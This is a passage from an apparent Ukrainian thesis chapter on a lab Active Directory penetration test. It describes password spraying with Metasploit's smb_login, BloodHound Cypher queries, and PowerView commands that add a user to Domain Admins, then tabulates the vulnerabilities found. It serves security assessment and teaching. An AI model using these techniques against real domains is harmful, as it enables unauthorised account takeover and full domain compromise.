Виявлені спільні ресурси є потенційними локаціями обміну інформацією, серед якої може бути виявлено зразки конфіденційної. Спільний ресурс confidential не є доступним з привілеями Auditor, однак ресурс fileshare можливо відкрити за допомогою Windows Explorer, як це продемонстровано на рис.3.35.



Рис. 3. 35. Вміст одного зі спільних ресурсів відображає пароль

У текстовому файлі temp виявлено комбінацію символів, що може бути ідентифікована як пароль. Однак в текстовому файлі відсутні жодні вказівки на обліковий запис або систему, до якої даний пароль може належати. Можливе

припущення, що даний пароль підходить до одного з облікових записів в доменному середовищі. Для перевірки даної гіпотези може використовуватись тактика Password Spraying, в ході якої один і той самий пароль використовується на великій множині облікових записів. Для здійснення даної перевірки використовується модуль Metasploit scanner/smb/smb_login з параметрами IP доменного контролера, виявленого пароля, імені домену та файлу, в якому містяться усі користувачі домену (рис.3.36.).



Рис. 3. 36. Процес проведення атаки Password Spraying з використанням виявленого паролю

З результатів проведення Password Spraying очевидно, що виявлений пароль підходить до облікових записів «atyatya» та «aadolphovich». В той час як другий користувач є низькопривілейованим, перший є адміністратором домену, що може бути легко з’ясовано через здійснення запиту до BloodHound, що продемонстровано на рис.3.37.



Рис. 3. 37. Зв'язки користувача atyatya відображено в інтерфейсі BloodHound

Даний факт несе в собі ряд серйозних вразливостей. По-перше, збереження будь-яких паролей та факторів доступу на загальнодоступних локаціях є вкрай небезпечною практикою, як зазначалось у розділі 2. По-друге, даний факт ідентифікує використання користувачами домену тривіальних парольних комбінацій, що містяться в словниках відомих паролей та є широко відомими з огляду на розташування даної символьної комбінації на клавіатурі. По-третє, рівень привілеїв користувача з даним паролем зумовлює підвищений ризик для усієї інфраструктури, оскільки адміністратор домену не виконує необхідних вимог безпеки. Усі три факти вважаються серйозними вразливостями.

Для перевірки вмісту спільного ресурсу confidential використано інтерактивний сеанс з привілеями доменного адміністратора “atyatya”, на ресурсі виявлено один текстовий файл «that_should_not_be_exposed.txt» (рис.3.38.). У файлі виявлено строку “Jj123456”, що також може бути ідентифікована як потенційний пароль користувацького облікового запису.



Рис. 3. 38. Вміст спільного ресурсу confidential відоборжаєа збережений у текстовому файлі пароль

Для виявлення, до якого облікового запису підходить даний пароль виконується тактика Password Spraying (рис.3.39.). Пароль підходить лише до одного облікового запису valbertovich. Даний користувач є вірогідним адміністратором мережі, а факт збереження паролю у текстовому файлі на спільному ресурсі навіть з обмеженням доступу є вразливістю безпеки.



Рис. 3. 39. Атака Password Spraying виконана з використанням паролю зі спільного ресурсу confidential

На наступній фазі проводиться пошук вразливостей в конфігурації ACL/ACE в доменному середовищі – проблем у розмежуванні доступу та помилок в конфігурації сервісів. Для здійснення даних операцій широко використовується аналіз ієрархії OU в організації, відображеної в застосунку BloodHound на рис.3.40., та широко використовуються запити Cypher до збереженої бази даних.



Рис. 3. 40. Структура OU лабораторного середовища Active Directory

Першим здійсненим запитом є MATCH (c:Computer {unconstraineddelegation:true}) return c; - даний запит визначає існуючі в домені системи з увімкненим режимом необмеженого делегування. Таких систем в домені було виявлено дві (рис.3.41.), однак обидві системи є доменними контролерами, для яких режим необмеженого делегування є нормальним. Таким чином, дана проблема не стосується досліджуваного середовища.

Рис. 3. 41. Комп'ютери з увімкненим Unconstrained Delegation відображено за допомогою Bloodhound

Наступним запитом є пошук наявних доменних політик, що можуть модифікувати стандартні налаштування Active Directory. Для цього використовується запит MATCH (n:GPO) return n. В результаті отримано дві доменні політики – DEFAULT DOMAIN CONTROLLERS POLICY та DEFAULT DOMAIN POLICY (рис.3.42.), що є конфігурацією за замовченням. Таким чином, найбільш вірогідно, проблеми безпеки в частині групових політик відсутні та не ідентифікуються.



Рис. 3. 42. Доменні групові політики відображено за допомогою Bloodhound

Для пошуку нестандартних розмежувань привілеїв використовуються команди Cypher, визначені як пріоритетні для пошуку помилок у конфігурації розмежування для доступу.

Використовуючи дані запити ідентифіковано усі можливі вектори ескалації для низькопривілейованого користувача “AADOLPHOVICH”, пароль якого було виявлено у відкритому доступі на спільному SMB ресурсі. Жодні помилки в розмежуванні доступу та вектори підвищення привілеїв відсутні, як це відображено на рис.3.43.



Рис. 3. 43. Зв'язки користувача AAdolphovich відображено в Bloodhound

В ході перевірки можливості ескалації доменних користувачів до високопривілейованих груп – доменних адміністраторів виявлено нестандартне налаштування ACL для групи “STATIONADMINS” (рис.3.44.), що володіє доступом на додавання користувачів до групи “DOMAIN ADMINS”. В свою чергу, група “USERADMINS” має повний контроль над групою “STATIONADMINS”, що дозволяє і членам цієї групи ескалювати свої привілеї до максимально можливого рівня.



Рис. 3. 44. Шлях ескалації привілеїв від рупи USERADMING до групи DOMAIN ADMINS відображено в Bloodhound

За допомогою аналізу вузла групи “STATIONADMINS” виявлено одного члена даної групи – VALBERTOVICH (рис.3.45.). Даний користувач фігурував під час

виявлення вразливостей експлуатації користувацьких облікових записів з паролем, збереженому на файловому ресурсі.



Рис. 3. 45. Член групи STATIONADMINS VALBERTOVICH виявлений за допомогою Bloodhound

Таким чином, існує можливість ескалації привілеїв від користувача зі скомпрометованим паролем до групи доменних адміністраторів навіть без наявності прямого зв’язку між даними вузлами. Повний шлях компрометації змодельовано в bloodhound за допомогою інструменту PathFinder зі встановленим початковим вузлом Valbertovich та кінцевим вузлом групою Domain Admins (рис.3.46.).



Рис. 3. 46. Шлях ескалації привілеїв до доменного адміністратора для користувача VAlbertovich виявлено в Bloodhound

Для перевірки можливості ескалації привілеїв використано утиліту PowerView на робочій станції з інтерактивним сеансом користувача VALBERTOVICH,

запущеним за допомогою скомпрометованого пароля. За допомогою команди Get-DomainGroup з параметром -Identity “DOMAIN ADMINS” та аналізу поля members визначаються члени групи домених адміністраторів на поточний момент. За допомогою команди Add-DomainGroupMember з параметрами -Identity “DOMAIN ADMINS” та -Members “Auditor” виконується додавання користувача Auditor до групи доменних адміністраторів. Вміст групи після оновлення переліку її членів виконується командою Get-DomainGroup з параметром -Identity “DOMAIN ADMINS”. Користувач Auditor з’являється серед доменних адміністраторів. Процес атаки відображено на рис.3.47.



Рис. 3. 47. Ескалація привілеїв користувача Auditor виконана за допомогою акаунта VALBERTOVICH та утиліти Powerview

3.2.4. Результати експериментального тестування

На даному етапі процес тестування можна вважати завершеним. Таким чином, використовуючи запропоновану методологію тестування та виявлення вразливостей в стандартному доменному середовищі Active Directory

ідентифіковано 10 вразливостей, більшість з яких несуть високий та критичний ризики інформаційній безпеці інфраструктури.

Результати тестування у вигляді ідентифікованих вразливостей представлені в таблиці 3.5.

Таблиця 3.5.

Перелік виявлених вразливостей під час тестування

Назва	Ризик	Статус	Кількість уражених активів
Вразливість MS17-010	Високий	Дійсна	1
Вразливість ZeroLogon	Критичний	Дійсна	2
Вразливість SMBGhost	Високий	Потенційна	1
Вразливість PrintNightmare	Високий	Потенційна	4
Відсутність обов'язкового SMB Signing	Середній	Дійсна	1
Підтримуваний протокол SMB v1	Середній	Дійсна	1
Збереження користувачами паролей у загальнодоступних локаціях	Високий	Дійсна	2
Використання користувачами тривіальних паролей	Високий	Дійсна	2
Невиконання адміністративним персоналом практик безпеки	Високий	Дійсна	2
Помилка в розмежуванні доступу до високо критичної групи	Високий	Дійсна	1

Таким чином, розподіл виявлених вразливостей за категорією може бути представлений графіком, відображеним на рис.3.48.



Рис. 3. 48. Графік розподілу вразливостей за визначеною системою категорій

Необхідно зазначити, що стан захищеності розгляненого середовища є критичним. Зважаючи на той факт, що основна маса налаштувань лабораторного стенду було залишено за замовченням, можна зробити висновок, що будь-яка інфраструктура Active Directory створена «з нуля» буде володіти вкрай низьким захистом проти атак агентів загроз. Для забезпечення належного рівня інформаційної безпеки така інфраструктура потребує проведення значних робіт з встановлення оновлень безпеки, відключення небезпечних налаштувань вузлів мережі, налаштування групових політик, тощо.

